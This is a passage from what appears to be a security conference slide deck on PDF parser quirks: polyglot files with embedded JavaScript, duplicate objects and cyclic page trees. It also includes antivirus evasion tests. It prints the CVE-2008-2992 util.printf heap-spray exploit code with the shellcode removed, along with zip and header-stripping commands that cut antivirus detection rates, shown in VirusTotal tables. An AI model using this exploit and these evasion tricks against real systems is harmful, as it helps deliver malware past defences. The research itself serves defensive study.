000000e0  d0 8d fe 4b 75 78 0b 00  01 04 f5 01 00 00 04 14  |...Kux..........|
000000f0  00 00 00 50 4b 05 06 00  00 00 00 01 00 01 00 4d  |...PK..........M|
00000100  00 00 00 a6 00 00 00 00  00                       |.........|
00000109
```

It Embeds Quite Nicely

```
00000000  47 49 46 38 39 61 01 00  01 00 80 00 00 f6 f6 f6  |GIF89a..........|
00000010  00 00 00 21 fe 6d 25 50  44 46 2d 31 2e 0a 74 72  |...!.m%PDF-1..tr|
00000020  61 69 6c 65 72 20 3c 3c  2f 52 6f 6f 74 3c 3c 2f  |ailer <</Root<</|
00000030  50 61 67 65 73 3c 3c 3e  3e 2f 4f 70 65 6e 41 63  |Pages<<>>/OpenAc|
00000040  74 69 6f 6e 20 3c 3c 2f  53 20 2f 4a 61 76 61 53  |tion <</S /JavaS|
00000050  63 72 69 70 74 20 2f 4a  53 20 28 61 70 70 2e 61  |cript /JS (app.a|
00000060  6c 65 72 74 28 7b 63 4d  73 67 3a 20 27 4a 61 76  |lert({cMsg: 'Jav|
00000070  61 53 63 72 69 70 74 21  27 7d 29 3b 29 3e 3e 3e  |aScript!'});)>>>|
00000080  3e 3e 3e 00 2c 00 00 00  00 01 00 01 00 00 02 02  |>>>.,...........|
00000090  44 01 00 3b                                       |D..;|
00000094
```

It Embeds Quite Nicely

```
00000000  3c 68 74 6d 6c 3e 3c 68  65 61 64 3e 3c 74 69 74  |<html><head><tit|
00000010  6c 65 3e 3c 2f 74 69 74  6c 65 3e 3c 2f 68 65 61  |le></title></hea|
00000020  64 3e 3c 62 6f 64 79 3e  3c 73 70 61 6e 20 74 69  |d><body><span ti|
00000030  74 6c 65 3d 22 25 50 44  46 2d 31 2e 22 20 0a 61  |tle="%PDF-1." .a|
00000040  6c 74 3d 22 20 74 72 61  69 6c 65 72 3c 3c 2f 52  |lt=" trailer<</R|
00000050  6f 6f 74 3c 3c 2f 50 61  67 65 73 3c 3c 3e 3e 2f  |oot<</Pages<<>>/|
00000060  4f 70 65 6e 41 63 74 69  6f 6e 3c 3c 2f 53 2f 4a  |OpenAction<</S/J|
00000070  61 76 61 53 63 72 69 70  74 2f 4a 53 28 61 70 70  |avaScript/JS(app|
00000080  2e 61 6c 65 72 74 28 7b  63 4d 73 67 3a 27 4a 61  |.alert({cMsg:'Ja|
00000090  76 61 53 63 72 69 70 74  31 27 7d 29 3b 29 3e 3e  |vaScript1'});)>>|
000000a0  3e 3e 3e 3e 25 22 3e 3c  2f 73 70 61 6e 3e 3c 2f  |>>>>%"></span></|
000000b0  62 6f 64 79 3e 3c 2f 68  74 6d 6c 3e              |body></html>|
000000bc
```

More Than Necessary

- ~~If the same object is defined in the PDF more than once. The last definition is the one that is used. The others are ignored.~~

More Than Necessary

```
7 0 obj
<<
 /Type /Action
 /S /JavaScript
 /JS (app.alert({cMsg: 'I never run'});)
>>
endobj

7 0 obj
<<
 /Type /Action
 /S /JavaScript
 /JS (app.alert({cMsg: 'I get executed' );)
>>
endobj
```

More Than Necessary

```
7 0 obj
<<
 /Type /Action
 /S /JavaScript
 /JS (app.alert({cMsg: 'I never run'});)
>>
endobj

7 0 obj
<<
 /Type /Action
 /S /JavaScript
 /JS (app.alert({cMsg: 'I get executed' );)
>>
endobj
```

This one wins

More Than Necessary

```
7 0 obj
<<
 /Type /Action
 /S /JavaScript
 /JS (app.alert({cMsg: 'I never run'});)
>>
endobj

7 0 obj
<<
 /Type /Action
 /S /JavaScript
 /JS (app.alert({cMsg: 'I get executed' );)
>>
endobj
```

Even if `xref` points here

This one wins

~~More Than Necessary~~

```
7 0 obj
<<
 /Type /Action
 /S /JavaScript
 /JS (app.alert({cMsg: 'I never run'});)
>>
endobj
```


~~Even if `xref` points here~~

~~...And a second `xref` points here from an incremental update~~

```
7 0 obj
<<
 /Type /Action
 /S /JavaScript
 /JS (app.alert({cMsg: 'I get executed' );)
>>
endobj
```

~~This one wins~~

It’s like a UFS hard link



```
10 0 obj
<<
   /Type /Page
   /Parent 3 0 R
   /MediaBox [0 0 612 792]
   /Contents 11 0 R
>>
endobj
```

```
12 0 obj
<<
   /Type /Page
   /Parent 3 0 R
   /MediaBox [0 0 612 792]
   /Contents 11 0 R
>>
endobj
```

```
11 0 obj
<< /Length /whatever >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (Multiple-Pages) Tj ET
endstream
endobj
```

Does Your Parser Do This?

- Page objects (and most PDF structures in general) are directed acyclic graphs
- What happens when you do this?


```
44 0 obj
<< /Type /Pages
 /Parent 33 0 R
 /Kids [22 0 R]
 /Count 3 >>
endobj
```

```
22 0 obj
<< /Type /Pages
 /Parent 44 0 R
 /Kids [33 0 R]
 /Count 3 >>
endobj
```

```
33 0 obj
<< /Type /Pages
 /Parent 22 0 R
 /Kids [44 0 R]
 /Count 3 >>
endobj
```

Does Your Parser Do This?

- Page objects (and most PDF structures in general) are directed acyclic graphs
- What happens when you do this?



```
44 0 obj
<< /Type /Pages
 /Parent 33 0 R
 /Kids [22 0 R]
 /Count 3 >>
endobj
```

```
22 0 obj
<< /Type /Pages
 /Parent 44 0 R
 /Kids [33 0 R]
 /Count 3 >>
endobj
```

```
33 0 obj
<< /Type /Pages
 /Parent 22 0 R
 /Kids [44 0 R]
 /Count 3 >>
endobj
```

Does Your Parser Do This?

- Page objects (and most PDF structures in general) are directed acyclic graphs
- What happens when you do this?
- Acrobat rightly throws an error

```
44 0 obj
<< /Type /Pages
 /Parent 33 0 R
 /Kids [22 0 R]
 /Count 3 >>
endobj
```

```
22 0 obj
<< /Type /Pages
 /Parent 44 0 R
 /Kids [33 0 R]
 /Count 3 >>
endobj
```

```
33 0 obj
<< /Type /Pages
 /Parent 22 0 R
 /Kids [44 0 R]
 /Count 3 >>
endobj
```

Portmanteau Demo

EXE, PDF, ZIP interlace

PDF Quine

ISO 32000-2

- Will include a validation tool for testing document conformance
- Will include a suite of test PDF files to see how readers will behave
- Some kind of formal BNF syntax description
- How to handle a bunch of cases I’ve just pointed out

PDF Experiments

- Adobe has considered a new container format for PDF -- Like how Office uses XML files inside a ZIP
- PDFXML/MARS
- ZIP+PDF hybrid

TODO

- Performing a heap-spray using graphics operators.
- Painting an image of a sled and shellcode is easy with a sampled (bitmap) image.
- I think it’s possible to paint shellcode into memory using only primitive graphics operators
- This is very very closely tied to the specific PDF reader implementation.

UPDATE

- Apparently someone has already demonstrated a heap spray using inline images.
- `http://feliam.wordpress.com/2010/02/15/filling-adobes-heap`
- (I haven't had time to check this out yet.)

TODO

- PDF has an amazing array of graphics operators. You can calculate the tensor cross product between two triangle meshes with a single operation.
- Graphic operations **are math** operating on data (numbers).
- True Type fonts also have graphic primitive operators

TODO

- It’s possible to write a PDF which displays different content depending on:
  - Host OS
  - Language Locale
  - PDF Reader Version
- It should be possible to find these details without using Javascript

Conclusion

Conclusions

- Um...

Questions?

Thanks to...

- Meredith Patterson, Len Sassaman et al. for the language theory inspiration.
- Leonard Rosenthol et al. at Adobe, inc.
- Sebastian Porst

Outtakes

- If you're looking at this slide, you're reading this,
- This is the stuff I cut out for length, and interest
-

A Versioning Example

- Historically, Adobe's encapsulation formats all started with postscript-like `%!PS-Adobe-x.y`
- For example: `%!PS-Adobe-3.0 EPSF-3.0`
- `Same thing for the PDF format`
- `Except that Acrobat versions 7, 8, and 9 no longer recognize this`

ref: http://blog.didierstevens.com/2010/01/21/quickpost-pdf-header-ps-adobe-n-n-pdf-m-m/

A Versioning Example

- You can use quirks like this to target a file to specific versions of Acrobat.
- Targeting Acrobat version 5.0? Place a "`%!PS-Adobe-1.0 PDF-1.0`" at the beginning of the file, and newer versions won't open it.

PDF Design Rationale

- A few years ago, Adobe decided to make Acrobat into a "Container Format" for multimedia file types.
- Remember this for later...

A/V Evasion Tests

Real World Tests

- I prepared several variations on a very common PDF exploit.
- All PDFs were well-formed*
- A majority of A/V scanners failed to detect any of them *before* any evasion was done
- ...With the usual caveats about VirusTotal

CVE 2008-2992

Straight from MSF3, but with live shellcode removed.

```
var shellcode = unescape("%CC");
var sled ="";
for (i=128;i>=0;--i) sled += unescape("%90");
block = sled + shellcode;
nops = unescape("%90");
twenty = 20;
size = twenty+block.length
while (nops.length<size) nops+=nops;
front = nops.substring(0, size);
back = nops.substring(0, nops.length-size);
while(back.length+size < 0x40000) back = back+back+front;
memory = new Array();
for (j=0;j<1450;j++) memory[j] = back + block;

util.printf("%45000.45000f", 0);
```

CVE 2008-2992

May 28, 2010 vs. Dec 30, 2010

Antivirus	Version	Update	Result	Version	Update	Result
AntiVir	8.2.1.242	2010.05.28	HTML/Silly.Gen	7.11.0.220	2010.12.29	HEUR/PDF.Obfuscated
AVG	9.0.0.787	2010.05.28	Script/Exploit	9.0.0.851	2010.12.30	Exploit_c.SIC
Kaspersky	7.0.0.125cil	2010.05.28	Exploit.JS.Pdfka.cil	7.0.0.125	2010.12.30	Exploit.JS.Pdfka.cil
McAfee	5.400.0.1158	2010.05.28	Exploit-PDF.q.gen	5.400.0.1158	2010.12.30	Exploit-PDF.q.gen
McAfee-GW-Edition	2010.1	2010.05.28	Exploit-PDF.q.gen	2010.1C	2010.12.29	Exploit-PDF.q.gen
NOD32	5152	2010.05.28	PDF/Exploit.Gen	5744	2010.12.29	PDF/Exploit.Gen
Norman	6.04.12	2010.05.27	HTML/Shellcode.H	6.06.12	2010.12.29	HTML/Shellcode.H
Sophos	4.53.0	2010.05.28	Troj/PDFJs-B	4.60.0	2010.12.30	Troj/PDFJs-B
VirusBuster	5.0.27.0	2010.05.27	JS.BOFExploit.Gen	13.6.119.0	2010.12.29	JS.BOFExploit.Gen
Avast				4.8.1351.0	2010.12.29	JS:Pdfka-gen
Comodo				7233	2010.12.30	TrojWare.JS.Exploit.Pdfka.cil
DrWeb				5.0.2.03300	2010.12.30	Exploit.PDF.871
Emsisoft				5.1.0.1	2010.12.30	Exploit.JS.Pdfka!IK
F-Prot				4.6.2.117	2010.12.29	JS/ShellCode.AX.gen

ttp://www.virustotal.com/analisis/13921a00477f9530bf60f7b70afab9ef4ee3bcb152328d6293e266d51ab1cbf2-1275043965

ttp://www.virustotal.com/analisis/13921a00477f9530bf60f7b70afab9ef4ee3bcb152328d6293e266d51ab1cbf2-1293693811

CVE 2008-2992

9/41 vs. 18/43 engines (not all shown here)

Antivirus	Version	Update	Result	Version	Update	Result
AntiVir	8.2.1.242	2010.05.28	HTML/Silly.Gen	7.11.0.220	2010.12.29	HEUR/PDF.Obfuscated
AVG	9.0.0.787	2010.05.28	Script/Exploit	9.0.0.851	2010.12.30	Exploit_c.SIC
Kaspersky	7.0.0.125cil	2010.05.28	Exploit.JS.Pdfka.cil	7.0.0.125	2010.12.30	Exploit.JS.Pdfka.cil
McAfee	5.400.0.1158	2010.05.28	Exploit-PDF.q.gen	5.400.0.1158	2010.12.30	Exploit-PDF.q.gen
McAfee-GW-Edition	2010.1	2010.05.28	Exploit-PDF.q.gen	2010.1C	2010.12.29	Exploit-PDF.q.gen
NOD32	5152	2010.05.28	PDF/Exploit.Gen	5744	2010.12.29	PDF/Exploit.Gen
Norman	6.04.12	2010.05.27	HTML/Shellcode.H	6.06.12	2010.12.29	HTML/Shellcode.H
Sophos	4.53.0	2010.05.28	Troj/PDFJs-B	4.60.0	2010.12.30	Troj/PDFJs-B
VirusBuster	5.0.27.0	2010.05.27	JS.BOFExploit.Gen	13.6.119.0	2010.12.29	JS.BOFExploit.Gen
Avast				4.8.1351.0	2010.12.29	JS:Pdfka-gen
Comodo				7233	2010.12.30	TrojWare.JS.Exploit.Pdfka.cil
DrWeb				5.0.2.03300	2010.12.30	Exploit.PDF.871
Emsisoft				5.1.0.1	2010.12.30	Exploit.JS.Pdfka!IK
F-Prot				4.6.2.117	2010.12.29	JS/ShellCode.AX.gen

ttp://www.virustotal.com/analisis/13921a00477f9530bf60f7b70afab9ef4ee3bcb152328d6293e266d51ab1cbf2-1275043965

ttp://www.virustotal.com/analisis/13921a00477f9530bf60f7b70afab9ef4ee3bcb152328d6293e266d51ab1cbf2-1293693811

CVE 2008-2992

Mostly generic signatures

Antivirus	Version	Update	Result	Version	Update	Result
AntiVir	8.2.1.242	2010.05.28	HTML/Silly.Gen	7.11.0.220	2010.12.29	HEUR/PDF.Obfuscated
AVG	9.0.0.787	2010.05.28	Script/Exploit	9.0.0.851	2010.12.30	Exploit_c.SIC
Kaspersky	7.0.0.125cil	2010.05.28	Exploit.JS.Pdfka.cil	7.0.0.125	2010.12.30	Exploit.JS.Pdfka.cil
McAfee	5.400.0.1158	2010.05.28	Exploit-PDF.q.gen	5.400.0.1158	2010.12.30	Exploit-PDF.q.gen
McAfee-GW-Edition	2010.1	2010.05.28	Exploit-PDF.q.gen	2010.1C	2010.12.29	Exploit-PDF.q.gen
NOD32	5152	2010.05.28	PDF/Exploit.Gen	5744	2010.12.29	PDF/Exploit.Gen
Norman	6.04.12	2010.05.27	HTML/Shellcode.H	6.06.12	2010.12.29	HTML/Shellcode.H
Sophos	4.53.0	2010.05.28	Troj/PDFJs-B	4.60.0	2010.12.30	Troj/PDFJs-B
VirusBuster	5.0.27.0	2010.05.27	JS.BOFExploit.Gen	13.6.119.0	2010.12.29	JS.BOFExploit.Gen
Avast				4.8.1351.0	2010.12.29	JS:Pdfka-gen
Comodo				7233	2010.12.30	TrojWare.JS.Exploit.Pdfka.cil
DrWeb				5.0.2.03300	2010.12.30	Exploit.PDF.871
Emsisoft				5.1.0.1	2010.12.30	Exploit.JS.Pdfka!IK
F-Prot				4.6.2.117	2010.12.29	JS/ShellCode.AX.gen

ttp://www.virustotal.com/analisis/13921a00477f9530bf60f7b70afab9ef4ee3bcb152328d6293e266d51ab1cbf2-1275043965

ttp://www.virustotal.com/analisis/13921a00477f9530bf60f7b70afab9ef4ee3bcb152328d6293e266d51ab1cbf2-1293693811

CVE 2008-2992

Same as before, but with `unescape("%61")` stuff removed

```
var shellcode = "moo";
var sled ="";
for (i=128;i>=0;--i) sled += "baa";
block = sled + shellcode;
nops = "meow";
twenty = 20;
size = twenty+block.length
while (nops.length<size) nops+=nops;
front = nops.substring(0, size);
back = nops.substring(0, nops.length-size);
while(back.length+size < 0x40000) back = back+back+front;
memory = new Array();
for (j=0;j<1450;j++) memory[j] = back + block;

util.printf("%45000.45000f", 0);
```

This would be data from somewhere else in the PDF

CVE 2008-2992

Same as before, but with `unescape("%61")` stuff removed

```
var shellcode = "moo";
var sled ="";
for (i=128;i>=0;--i) sled += "baa";
block = sled + shellcode;
nops = "meow";
twenty = 20;
size = twenty+block.length
while (nops.length<size) nops+=nops;
front = nops.substring(0, size);
back = nops.substring(0, nops.length-size);
while(back.length+size < 0x40000) back = back+back+front;
memory = new Array();
for (j=0;j<1450;j++) memory[j] = back + block;

util.printf("%45000.45000f", 0);
```

And this exact example doesn't actually work of course.

CVE 2008-2992

In May 28, 2010 2/41 engines

Antivirus	Version	Last Update	Result
AntiVir	8.2.1.242	2010.05.28	HTML/Silly.Gen
NOD32	5152	2010.05.28	PDF/Exploit.Gen

In Dec 30, 2010 14/43 engines

(Not going to Cut & Paste here, lookup `fa6f40becadd9f39c6986f6f05123b08` on `VirusTotal.com`)

http://www.virustotal.com/analisis/6138c0188b072c1bd2cb5132e59154e97de7a560838e608c0f47463e5d02f480-1275044304

CVE 2008-2992

```
util.printf('%5000f', 0.0);
util.printf("%45000.45000f", 0);
```

0 of 41 A/V engines detect this in May 28, 2010

1 of 41 A/V engines detect this in Dec 30, 2010

Antivirus	Version	Last Update	Result
AVG	9.0.0.851	2010.12.30	Exploit_c.SIC

http://www.virustotal.com/analisis/0622ee37e1ffd552e1764fe10e05b7a7cbc115f9126f875d14ebf3bea42c4003-1275045018

http://www.virustotal.com/analisis/0622ee37e1ffd552e1764fe10e05b7a7cbc115f9126f875d14ebf3bea42c4003-1293694739

CVE 2008-2992

- I hope it’s not to cynical to say that I am completely unsurprised
- Most live, in-the-wild, PDF exploits have detection rates of zero (on the VT scale)
- Shameless Commercial Message: My company’s product detects all of these attacks

CVE 2008-2992

- I took the first one (that was 9/41 in May), and stored it in a ZIP file...

```
zip -0 utilprintfzip.pdf utilprintf.pdf
```

CVE 2008-2992

May 28, 2010: 9/41 engines

Antivirus	Version	Last Update	Result
AntiVir	8.2.1.242	2010.05.28	HTML/Silly.Gen
AVG	9.0.0.787	2010.05.28	Script/Exploit
Kaspersky	7.0.0.125cil	2010.05.28	Exploit.JS.Pdfka.cil
McAfee	5.400.0.1158	2010.05.28	Exploit-PDF.q.gen
McAfee-GW-Edition	2010.1	2010.05.28	Heuristic.BehavesLike.JS.Suspicious.A
NOD32	5152	2010.05.28	PDF/Exploit.Gen
Norman	6.04.12	2010.05.27	HTML/Shellcode.H
Sophos	4.53.0	2010.05.28	Troj/PDFJs-B
VirusBuster	5.0.27.0	2010.05.27	JS.BOFExploit.Gen

http://www.virustotal.com/analisis/90d384200ab58a8f81148d225add3829bbaaf90bcae0a79409b2c3b5e16839e6-1275047966

CVE 2008-2992

Dec 30, 2010: 18/43 engines

(Not shown here)

http://www.virustotal.com/analisis/90d384200ab58a8f81148d225add3829bbaaf90bcae0a79409b2c3b5e16839e6-1275047966

http://www.virustotal.com/analisis/90d384200ab58a8f81148d225add3829bbaaf90bcae0a79409b2c3b5e16839e6-1293694812

CVE 2008-2992

- I took the first one (that was 9/41 in May), and did the trick with the `%PDF-1.x` header

```
grep -v "^%PDF-1.1$" utilprintf.pdf > %PDF-1.1
zip -0 utilprintfzip2.pdf %PDF-1.1
```

CVE 2008-2992

May 28, 2010: 5/41 engines

Antivirus	Version	Last Update	Result
AntiVir	8.2.1.242	2010.05.28	HTML/Silly.Gen
McAfee-GW-Edition	2010.1	2010.05.28	Heuristic.BehavesLike.JS.Suspicious.A
Norman	6.04.12	2010.05.27	HTML/Shellcode.H
Sophos	4.53.0	2010.05.28	Troj/PDFJs-B
VirusBuster	5.0.27.0	2010.05.27	JS.BOFExploit.Gen

http://www.virustotal.com/analisis/61522af72fad35c896b016ddb2a5acf2aa78e440c72835e26d8279b1c5124d0c-1275048586

CVE 2008-2992

Dec 30, 2010: 10/43 engines

(Cut and Paste is tedious)

http://www.virustotal.com/analisis/61522af72fad35c896b016ddb2a5acf2aa78e440c72835e26d8279b1c5124d0c-1275048586

http://www.virustotal.com/analisis/61522af72fad35c896b016ddb2a5acf2aa78e440c72835e26d8279b1c5124d0c-1293694862

CVE 2008-2992

- I took the first one (that was 9/41 in May), and did the trick with the `%PDF-1.x` header

```
grep -v "^%PDF-1.1$" utilprintf.pdf > %PDF-1.1
zip -0 utilprintfzip2.pdf %PDF-1.1
```

- And then I also did "`/Filter /FlateDecode`" on the stream...

CVE 2008-2992

May 28, 2010: 2/41 engines

Antivirus	Version	Last Update	Result
AntiVir	8.2.1.242	2010.05.28	HTML/Silly.Gen
Sophos	4.53.0	2010.05.28	Troj/PDFJs-B

http://www.virustotal.com/analisis/dfa736d132950a8c8ceac5af840fd61c66772b88b9b6c3aa93548089caa5d6ee-1275049627

CVE 2008-2992

May 28, 2010: 2/41 engines

Antivirus	Version	Last Update	Result
AntiVir	8.2.1.242	2010.05.28	HTML/Silly.Gen
Sophos	4.53.0	2010.05.28	Troj/PDFJs-B

Keep in mind that Avira detects Google Mail as “HTML/Silly.Gen”

http://www.virustotal.com/analisis/dfa736d132950a8c8ceac5af840fd61c66772b88b9b6c3aa93548089caa5d6ee-1275049627

CVE 2008-2992

Dec 20, 2010: 6/43 engines

(Look it up on VirusTotal)

`e81be1b4ff0113cf979bf4318e4f6078`

http://www.virustotal.com/analisis/dfa736d132950a8c8ceac5af840fd61c66772b88b9b6c3aa93548089caa5d6ee-1275049627

http://www.virustotal.com/analisis/dfa736d132950a8c8ceac5af840fd61c66772b88b9b6c3aa93548089caa5d6ee-1293694888

A/V Conclusion?

- More tests should be done with some different exploits (I only spent an hour on this, and most of that was cut & paste)
- A/V scanners are trivial to evade
- Water is wet